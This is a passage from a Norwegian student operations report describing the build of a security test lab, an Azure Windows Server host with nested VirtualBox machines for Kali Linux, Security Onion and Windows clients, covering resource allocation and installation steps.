Ellers vil driftsrapporten også fungere som en «Proof of Concept», eller POC, som demonstrerer teknologiene og programvaren som vi har tatt i bruk sin gjennomførbarhet. Derfor er det i stor grad lagt vekt på å dokumentere arbeidet vi har gjort i testmiljøet grundig i dette dokumentet, slik at vi sørger for at arbeidet vi har gjort også blir reproduserbart.

1.2 Innholdet i driftsrapporten

Videre i denne rapporten, skal vi i punkt 2 se nærmere på hvordan oppsettet av testmiljøet er, både i første og andre virtualiseringslag. Deretter vil vi i punkt 3 se på konfigurasjonen i testmiljøet, kategorisert på de ulike lagene av virtualisering. Dette gjelder både konfigurasjon av operativsystemene, programvarer og tjenester. Videre vil det bli presentert en gjennomgang av funksjonaliteten i testmiljøet i punkt 4, hvor det også gjennomgås noen eksempler.

Deretter vil vi i punkt 5 gå inn på de ulike forsøkene som prosjektgruppen har foretatt i løpet av prosjektperioden. Her vil vi se på hvordan disse er planlagt og gjennomført, i tillegg til at vi vil gjennomføre en evaluering av dem. I punkt 6 vil en drøfting av oppgaven finne sted, knyttet til resultater og forsøk, i tillegg til andre ting som har vært av høy relevans for arbeidet. Helt til slutt finnes kildehenvisningen.

1.3 Versjoner av operativsystemer/programvare

Operativsystemene og den mest sentrale programvaren vi har benyttet oss av i arbeidet med testmiljøet presenteres i tabellen under sammen med de respektive versjonsnumrene.

Operativsystemer	**Versjon**
Windows Server 2019 Datacenter	1809
Windows 10	20H2
Windows 7 Ultimate	V 6.1, SP1
Kali Linux	2021.1
Security Onion	2.3.30
Programvare	**Versjon**
VirtualBox	6.1.18
Suricata	6.0.1
Zeek	3.0.13
Wireshark	3.4.4
Nessus	8.14
Metasploit	6.0.38-dev
Nmap	7.91

2. Oppsett av testmiljø

En stor del av arbeidet i dette prosjektet hviler på å bygge et testmiljø for å få praktisk erfaring med et kneppe teknologier, og utføre tester i dette miljøet for å blant annet undersøke hva som kan fås av innsikt ved bruk av teknologiene. Laben som bygges i forbindelse med dette prosjektet, vil også fungere som et "Proof of Concept", og skal på bakgrunnen av dokumentasjonen her være reproduserbar. Videre i dette segmentet vil oppsettet av testmiljøet dokumenteres. Dette innebærer den overordnede arkitekturen, hvilke valg som har blitt gjort underveis, og en konsis beskrivelse av hvordan implementeringen og installasjoner er blitt utført.

2.1 Første virtualiseringslag (Azure/Windows Server)

I designrapporten ble det lagt frem en systemarkitektur bestående av to ulike lag av virtualisering. Videre her skal vi gå inn på det første virtualiseringslaget som bygger på et skymiljø i Azure, som igjen hele det resterende systemet videre vil hvile på. Her blir oppbyggingen av dette, i tillegg til ressursallokering, installasjon av Windows Server 2019, diverse forberedelser, og aktivering av nøstet virtualisering presentert.

2.1.1 Oppbygging av første virtualiseringslag

Det første som blir gjort i forbindelse med å bygge testlaben, er å sette opp en vertsmaskin i skymiljøet til Azure. Denne maskinen skal videre være vert for alle andre maskiner i laben. Dermed er det viktig at denne er stabil, tilgjengelig og har tilstrekkelig med ressurser, for å unngå at det blir en flaskehals eller en kilde til andre problemer for de øvrige maskinene. Azure som tjeneste har blitt valgt på bakgrunn av blant annet god oppetid og pålitelighet, "snapshots" kan tas på en effektiv måte, i tillegg til at det er noe vi har erfaring med og god kjennskap til fra tidligere i studiet.

Operativsystemet vi har valgt å benytte for denne vertsmaskinen, er Windows Server 2019. Dette valget har blitt tatt på bakgrunn av at det er et operativsystem vi har erfaring med å bruke fra tidligere, og noe vi vet kommer til å fungere til dette formålet, i tillegg til at det har støtte for flere innloggede brukere samtidig. Dermed kan begge to i prosjektgruppen utføre arbeid i parallell, der hvor det er hensiktsmessig. I tillegg er det kun Windows OS som støtter nøstet virtualisering gjennom Azure (VirtualBox avhenger av nøstet virtualisering), og

dermed måtte vi se bort fra alle Linux-baserte løsninger. Tilkoblingen til vertsmaskinen, for å utføre arbeid, blir gjort gjennom RDP.

Under designfasen for prosjektet, hvor hele arkitekturen for infrastrukturen til testlaben ble planlagt, ble det reflektert over og gjort estimater rundt hvordan maskinene skulle bygges. En viktig fordel med å benytte en plattform som Azure, er fleksibiliteten det tilbyr ved at man blant annet kan gjøre justeringer på ressurser underveis. Dette er også tilfellet ved VirtualBox, som vi skal gå mer i dybden på senere i dette dokumentet. Denne egenskapen muliggjør det å jobbe iterativt med ressursallokering, og reduserer i stor grad faren for å måtte gjøre mye av det grunnleggende arbeidet flere ganger. Dermed trenger man heller ikke å konfigurere maskiner med unødvendig mye ressurser, kun for å være på den sikre siden, noe som er svært hensiktsmessig med tanke på både det økonomiske og tidsmessige aspektet.

2.1.2 Allokering av ressurser

Det å ha reservert tilstrekkelig med maskinvare til testmiljøet var helt sentralt da vi skulle velge ressurser til Windows Server-maskinen i Azure. Vi ønsket oss tilstrekkelig med programvare slik at maskinvaren ikke skulle fungere som en flaskehals for testmiljøets ytelse. Samtidig så vi at maskinvare var dyrt i Azure, og vi måtte da være bevisste og heller ikke allokere uforholdsmessig mye ressurser i forhold til det vi absolutt trengte. I arbeidet med designrapporten hadde vi utarbeidet en prediksjon om at vi skulle allokere 64 GB RAM til testmiljøet, men dette var bare et overslag basert på kunnskapen vi satt med da. Vi hadde ikke gjort konkrete prediksjoner om andre ressurskrav enn dette.

I prosessen med å velge ressurser i Azure tok vi utgangspunkt i de forskjellige minstekravene for å kjøre de respektive operativsystemene. Oversikten over disse kravene er presentert i tabellen under, og er hentet fra de respektive operativsystemenes hjemmesider:

Krav til maskinvare	RAM	Lagring	CPU-Kjerner
Security Onion	16 GB	200 GB	4 kjerner
Kali Linux	2 GB	20 GB	1 kjerne

Windows 10	2 GB	20 GB	1 kjerne
Windows Server 2019	2 GB	32 GB	1 kjerne
Sum:	22 GB	272 GB	8 kjerner

Tankegangen vår var at dette var et godt utgangspunkt for ressursallokering. Samtidig er det bare nettopp dette, et utgangspunkt, og vi valgte derfor å ha en liten sikkerhetsmargin i ressursene vi allokerte. Vi trengte også en del mer lagringsplass enn det disse minstekravene til operativsystemet krevde, blant annet ettersom vi hadde planer om å ta hyppige "Snapshots" i VirtualBox, og fordi vi visste at PCAP-filer fort kunne ta mye plass. I tillegg til dette hadde vi i bakhodet at det fort kunne bli aktuelt å produsere flere virtuelle maskiner (blant annet en maskin som kunne kjørt EDR).

Ellers var en viktig forutsetning for valg av maskinvare, at det måtte ha støtte for å aktivere Hyper-V i BIOS. Årsaken til dette er at dette er et essensielt fundament for å muliggjøre nøstet virtualisering gjennom Azure, som igjen hele arkitekturen vår hviler på. Dette er for øvrig ikke en tilstedeværende mulighet i alle maskinvare-konfigurasjoner (VM "Sizes") i Azure (kun dv3 og ev3-seriene i Azure muliggjør nøstet virtualisering), og vi valgte dermed den sammensetningen som lå nærmest våre estimater for ressurskrav.

På bakgrunn av dette endte vi opp med følgende "VM Size" i Azure, som hadde 64 GB RAM, 8 vCPU-er, og 128 GB lagring.

VM Size ↑↓	Family ↑↓	vCPUs ↑↓	RAM (GiB) ↑↓	Data disks ↑↓	Max IOPS ↑↓	Temp storage (GiB) ↑↓
∨ E-Series v3			The 3rd generation E family sizes for your high memory needs			
E8s_v3	Memory optimized	8	64	16	12800	128

I tillegg til dette la vi også til en egen disk på 256 GB, og en disk på 128 GB. Vi endte dermed opp med å ha følgende disker i Azure (med en total størrelse på 511 GB):

LUN	Disk name	Storage type	Size (GiB)
0	Testlab_DataDisk_0	Premium SSD LRS	128
2	Testlab_DataDisk_2	Premium SSD LRS	256

Disk name	Storage type	Size (GiB)
Testlab_OsDisk_1_b62cae0814e0453	Premium SSD L...	127


Vi fant raskt ut at prosessorkraften vi hadde allokert ikke var tilstrekkelig, da det gikk veldig tregt etter at vi hadde når vi allokerte den tenkte mengden ressurser til den første virtuelle maskinen. Derfor endte vi opp med å doble antall virtuelle CPU-er fra 8 til 16, og endte opp med følgende VM Size:

VM Size	Family	vCPUs	RAM (GiB)	Data disks	Max IOPS	Temp storage (GiB)
D-Series v3	The 3rd generation D family sizes for your general purpose needs					
D16s_v3	General purpose	16	64	32	25600	128

Maskinene i testlaben endte dermed opp med følgende spesifikasjoner:

Faktisk bruk av maskinvare	RAM	Lagring	CPU-Kjerner
Security Onion	32 GB	256 GB	8 kjerner
Kali Linux	16 GB	40 GB	4 kjerner
Windows 10	4 GB	30 GB	2 kjerner
Windows Server 2019	12 GB	175 GB	2 kjerner
Sum:	64 GB	511 GB	16 kjerner

Den overflødige lagringsplassen i Windows Server kan vi på et senere tidspunkt allokere dit det trengs (fortrinnsvis til Security Onion-maskinen, da lagring av loggfiler fort tar veldig mye plass). Bildene under viser nøkkelinformasjonen til Azure-maskinen, tatt fra portalen til Microsoft Azure.




Virtual machine	
Computer name	Testlab
Operating system	Windows (Windows Server 2019 Datacenter)
Publisher	MicrosoftWindowsServer
Offer	WindowsServer
Plan	2019-Datacenter
VM generation	V1
Agent status	Ready
Agent version	2.7.41491.1008
Host group	None
Host	-
Proximity placement group	-
Colocation status	N/A

Size	
Size	Standard D16s v3
vCPUs	16
RAM	64 GiB

Disk	
OS disk	Testlab_OsDisk_1_b62cae0814e0453b849b680f361a788c
Azure disk encryption	Not enabled
Ephemeral OS disk	N/A
Data disks	2

2.1.3 Installasjon av Windows Server

Selve installasjonsprosessen vi kjørte i forbindelse med opprettelsen av Windows Server-maskinen var en ganske enkel prosess. Vi benyttet oss av Azure sin skyportal, og opprettet en Azure VM. Bildet under er hentet fra denne prosessen:



Instance details	
Virtual machine name *	Testlab
Region *	(Europe) North Europe
Availability options	No infrastructure redundancy required
Image *	Windows Server 2019 Datacenter - Gen1 See all images
Azure Spot instance	☐
Size *	Standard_E8s_v3 - 8 vcpus, 64 GiB memory (NOK 5,353.24/month) See all sizes
Administrator account	
Username *	Labadmin
Password *	••••••••••••••••••••••••••••••••
Confirm password *	••••••••••••••••••••••••••••••••


Utover de to diskene vi la til (beskrevet i forrige punkt), valget av Azure "Size" (Standard D16 v3), og at vi aktiverte "auto-shutdown" (for å spare kostnader dersom vi kom til å glemme å skru av maskinen), gjorde vi ingen endringer fra standardkonfigurasjonen i Azure

sin installasjonsveiledning. Ved opprettelse av en Windows VM i Azure trenger man ikke gjennomføre selve installasjonen av operativsystemet, da Azure sørger for dette på egenhånd. VM-en er dermed klar til tilkobling over RDP umiddelbart etter at opprettelse prosessen i Azure er ferdig.

2.1.4 Forberedelser

Før de virtuelle maskinene ble bygget, ble det gjort noen enkle forberedelser for å sørge for at dette ble gjort på en god og oversiktlig måte. Dette gikk ut på å først og fremst opprette en ryddig mappestruktur for å separere de ulike maskinene fra hverandre. Hver enkelt maskin ble dermed tildelt hver sine respektive mapper, hvor alle maskinfiler ble lagret.

Videre sørget vi for å tilegne oss riktige ISO-filer for installasjon til hver enkelt operativsystem, med riktig versjon slik at de lå klare. VirtualBox ble også lastet ned, og dermed var alt klart for at vi kunne starte å installere de respektive virtuelle maskinene som etter hvert skulle utgjøre testmiljøet.



2.1.5 Aktivering av nøstet virtualisering

Oppsettet av det første virtualiseringslaget var ikke helt ferdig enda. For selv om maskinvareoppsettet vi valgte muliggjorde nøstet virtualisering på Window Server 2019-maskinen, så er dette noe som ikke er aktivert som standard. Vi måtte derfor legge til dette som rolle i Windows for å senere kunne benytte oss av VirtualBox og videre bygge testmiljøet vårt. Måten vi gjorde dette på var å kjøre dette scriptet i Powershell:

"Install-WindowsFeature -Name Hyper-V -ComputerName Testlab -IncludeManagementTools -Restart"

Etter at maskinen startet opp på nytt, kunne vi få bekreftet at rollen er lagt til ved å kjøre kommandoen "Get-WindowsFeature -Name Hyper-V -ComputerName Testlab":

```
PS C:\Users\Labadmin> Get-WindowsFeature -Name Hyper-V -ComputerName Testlab

Display Name                                            Name                       Install State
------------                                            ----                       -------------
[ ] Hyper-V                                             Hyper-V                        Available
```

Vi kan her se på bildet over at Hyper-V (Microsofts hypervisor for å opprette VMer) er tilgjengelig. Dette skyldes at Hyper-V som VirtualBox er av hengig av at nøstet virtualisering er aktivert for å fungere. Vi får på denne måten bekreftet at nøstet virtualisering er aktivert.

2.2 Andre virtualiseringslag (VirtualBox)

Maskinen i Azure-miljøet som kjører Windows Server 2019, blir benyttet som en vertsmaskin for det neste virtualiseringslaget. Etter å ha konfigurert maskinen til å støtte nøstet virtualisering, benytter vi oss av programvaren VirtualBox, for å opprette nye maskiner videre inn i testlab-miljøet. VirtualBox gjør det enkelt å administrere maskinene, fordele ressurser, konfigurere nettverk, og ta snapshots av maskinstatus underveis i arbeidet.


I punktene 2.2.1 til 2.2.4 vil installasjonen av de forskjellige operativsystemene som utgjør testmiljøet gjennomgås. I utgangspunktet velges standardkonfigurasjonen i installasjonsveilederene, men dersom dette ikke er tilfellet vil kommenteres nærmere,

eventuelt sammen med en skjermdump. Ellers er installasjonen av de forskjellige VM-ene er todelt. Først opprettes maskinene i VirtualBox med riktige spesifikasjoner, før vi så skrur de på og installerer operativsystemene. Ettersom den første delen, installasjonen i VirtualBox, er tilnærmet lik for de forskjellige maskinene (utenom spesifikasjonene), gås denne igjennom i noe særlig detalj kun en gang, og da for Kali Linux.

Ellers er det noe å legge merke til at det også installeres en Windows 7-maskin, noe som avviker fra designrapporten. Dette skyldes at vi underveis i arbeidet med testmiljøet fant ut at det også var hensiktsmessig å ha med enda en maskin i nettverket for å gjennomføre forsøk. Det var også hensiktsmessig at dette var en maskin uten de siste sikkerhetsoppdateringene (noe Windows 7 ikke har), slik at det var flere potensielle svakheter å utnytte.

2.2.1 Installasjon av Kali Linux

Installasjonen av Kali Linux starter ved at vi går inn i VirtualBox "Oracle VM VirtualBox Manager". Herfra oppretter vi en ny VM. Først må vi velge navn, en mappe hvor maskinfilene skal lagres, i tillegg til hvilken type og versjon for operativsystem som skal opprettes. For Kali Linux har vi her valgt følgende:




Videre må vi bestemme hvor mye RAM vi skal allokere til maskinen, samt hvor mye lagringsplass vi skal tildele harddisken. Vi velger her 16 GB ram og vi oppretter en VDI-disk med 40 GB lagring. Vi velger "fixed size" fremfor "dynamically allocated", pga. bedre


ytelse, da vi er rimelig sikre på at det skal være tilstrekkelig med lagringsplass for dette formålet.

Etter at vi har gjort dette oppretter VirtualBox VM-en. Dette kan ta litt tid, særlig hvis man har valgt "dynamically allocated" disk.

Etter at VM-en er opprettet går vi inn på innstillinger for maskinen i VirtualBox, og velger ISO-fil for installasjon under "Storage". Ved første oppstart vil maskinen starte opp med utgangspunkt i denne disken:



Videre velger vi antall virtuelle prosessorer for maskinen. Her har vi valgt 4, i henhold til det vi planla i forbindelse med allokering av ressurser:




Maskinen er nå klar til å startes opp. Etter oppstart kommer vi til en installasjonsmeny. Her velger vi å følge grafisk installasjon. Videre tas det en serie med valg for å konfigurere maskinen, slik som blant annet vertsnavn, brukernavn, passord og språk. Dette er ikke kritiske valg som vil påvirke reproduserbarheten for oppsettet av testmiljøet, og vi går dermed ikke i dybden på denne konfigurasjonen her. Vi skal se nærmere på

nettverkskonfigurasjon senere, som er av større viktighet for funksjonaliteten i en kontekst som dette.

2.2.2 Installasjon av Security Onion

Installasjonen av Security Onion starter med at vi først velger hvor maskinfilene skal lagres, og hvilken type og versjon for operativsystem som skal installeres. Mappen vi har valgt for Security Onion ligger på en egen disk (disken med 256 GB lagring), da det er denne maskinen som krever mest med tanke på lagringsplass. Bildet under viser de innledende valgene til Security Onion-maskinen.




Videre allokerer vi til Security Onion-maskinen 32 GB med RAM, samt 220 GB med “fixed size” lagring som VDI-disk.


Som under installasjonen av Kali, velger vi også her antall virtuelle prosessorer under installasjonen. For Security Onion har vi valgt 8 virtuelle CPU-er. Vi velger også ISO-filen for Security Onions installasjon, og starter opp maskinen med utgangspunkt i denne første gang.

For installasjonen av Security Onion, er det viktig at vi først konfigurerer nettverket på en spesiell måte for å lykkes. Denne maskinen skal ha to nettverksgrensesnitt, hvorav én skal


være i promiskuøs modus. Vi må derfor legge til en nettverksgrensesnittkontroller under innstillingene til Security Onion VM-en i VirtualBox, hvor Adapter 2 er konfigurert med "Allow All" under "Promiscuous Mode". Nettverkskonfigurasjonen for Adapter 2 for denne installasjonen ser ut som slik (nettverkskonfigurasjonen blir gjennomgått i større detalj i punkt *2.2.4*):




Maskinen er nå klar for oppstart. Etter oppstart av maskinen kommer vi til et brukergrensesnitt for installasjon. Her velger vi det øverste alternativet for en kommandobasert versjon av Security Onion:




Installasjonen av Security Onion er todelt. Først installeres kjernefunksjonalitet, før den faktiske installasjonen starter senere. Bildet under er et utklipp fra prosessen med installasjonen av kjernefunksjonalitet.



